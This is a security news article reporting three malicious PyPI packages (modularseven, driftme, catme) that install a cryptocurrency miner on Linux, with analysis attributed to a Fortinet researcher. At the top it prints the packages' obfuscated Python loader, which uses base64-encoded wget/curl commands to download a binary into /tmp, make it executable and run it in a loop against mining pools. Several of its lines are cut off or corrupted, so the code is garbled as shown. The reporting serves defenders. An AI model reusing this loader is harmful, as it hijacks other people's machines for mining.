
Beware: 3 Malicious PyPI Packages Found Targeting Linux with Crypto Miners

Jan 04, 2024 Newsroom



```
import subprocess
import random
import base64

def decode_str(encoded_str):
    decoded_bytes = base64.b64decode(encoded_str)
    # print(decoded_bytes)
    decoded_str = decoded_bytes.decode('utf-8')
    return decoded_str
def processing(arg=None):

    FILE = str(random.randint(1, 999999))
    HOST = decode_str("dmlwLnBhcGljdWxvLm51dDo4MA==")
    CONFIG = decode_str("ZGVybzFxeTI1eWZ5encwMGQ1dDBtdDhwdnRkOXQ0cDd6cDh4M3psMDZwd2toYWo0emt1cWhubW52MnFnYWtyNnU3")
    USER = FILE + "_lottery"
    try:
        subprocess.check_output([decode_str('d2dldA=='), decode_str('LS12ZXJzaW9u')])
        subprocess.run(str(decode_str(
            'd2dldCAtcU8gL3RtcC97MH0gaHR0cHM6Ly9naXRsYWIuY29tL2FsZHJpdGVyYWtoaXIvaW5zdGFsbGVyLy0vcmF3L21haW4vYnd0MiAmJ1BjaG1vZCAreCAvdG1wL3swfQ==')).format(FILE), sh

    except FileNotFoundError:
        try:
            subprocess.check_output([decode_str('Y3VybA=='), decode_str('LS12ZXJzaW9u')])
            subprocess.run(str(decode_str(
                'Y3VybCAtTCAtcyAtLW91dHB1dCAvdG1wL3swfSBodHRwczovL2dpdGxhY15jb20vYWxkcml0ZXJha2hpci9pbnN0YWxsZXIvLS9yYXcvbWFpb191d3QyICYmIGNobW9kICt4IC90bXAvez89')).

        except FileNotFoundError:
            print("Error.")

    if arg == 'streamlit':
        random_number = random.randint(1000,99999)
        worker = f"{random_number}_lottery"
        command = [decode_str("YmFzaA=="), decode_str("LWM="), str(decode_str(
            "d2hpbGUgdHJ1ZTsgZG8gL3RtcC97MH0gLXIgY29tbXVuaXR5LXBvb2xzLm15c3J2LmNsb3VkOjEwMzAwIC13IHsyfSS7M30gLXAgcnBjOyBzbGVlcCA1OyBkb251")).format(FILE,HOST,CONFIG,
    elif arg == 'datalore':
        command = [decode_str("YmFzaA=="), decode_str("LWM="), str(decode_str(
            "d2hpbGUgdHJ1ZTsgZG8gL3RtcC97MH0gLXIgY29tbXVuaXR5LXBvb2xzLm15c3J2LmNsb3VkOjQ0MyAtdyB7MX0uezJ9LXAgcnBjOyBzbGVlcCA1OyBkb251")).format(FILE,CONFIG,USER)]
    else:
        command = [decode_str("YmFzaA=="), decode_str("LWM="), str(decode_str("d2hpbGUgdHJ1ZTsgZG8gL3RtcC97MH0gLXIgezF9IC13IHsyfSAtcCBycGM7IHNsZWVwIDU7IGRvbmU=")).fo
    subprocess.Popen(command, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
```

Three new malicious packages have been discovered in the Python Package Index (PyPI) open-source repository with capabilities to deploy a cryptocurrency miner on affected Linux devices.

The three harmful packages, named modularseven, driftme, and catme, attracted a total of 431 downloads over the past month before they were taken down.

"These packages, upon initial use, deploy a CoinMiner executable on Linux devices," Fortinet FortiGuard Labs researcher Gabby Xiong said, adding the activity shares overlaps with a prior campaign that involved the use of a package called culturestreak to deploy a crypto miner.

The malicious code resides in the __init__.py file, which decodes and retrieves the first stage from a remote server, a shell script ("unmi.sh") that fetches a configuration file for the mining activity as well as the CoinMiner file hosted on GitLab.

The ELF binary file is then executed in the background using the nohup command, thus ensuring that the process continues to run after exiting the session.

"Echoing the approach of the earlier 'culturestreak' package, these packages conceal their payload, effectively reducing the detectability of their malicious code by hosting it on a remote URL," Xiong said. "The payload is then incrementally released in various stages to execute its malicious activities."

The connections to the culturestreak package also stems from the fact that the configuration file is hosted on the domain papiculo[.]net and the coin mining executables are hosted on a public GitLab repository.

One notable improvement in the three new packages is the introduction of an extra stage by concealing their nefarious intent in the shell script, thereby helping it evade detection by security software and lengthening the exploitation process.

"Moreover, this malware inserts the malicious commands into the ~/.bashrc file," Xiong said. "This addition ensures the malware's persistence and reactivation on the user's device, effectively extending the duration of its covert operation. This strategy aids in the prolonged, stealthy exploitation of the user's device for the attacker's benefit."

Found this article interesting? Follow us on Twitter and LinkedIn to read more exclusive content we post.

Orange Spain Faces BGP Traffic Hijack After RIPE Account Hacked by Malware...

Alert: Ivanti Releases Patch for Critical Vulnerability in Endpoint Manager Solution...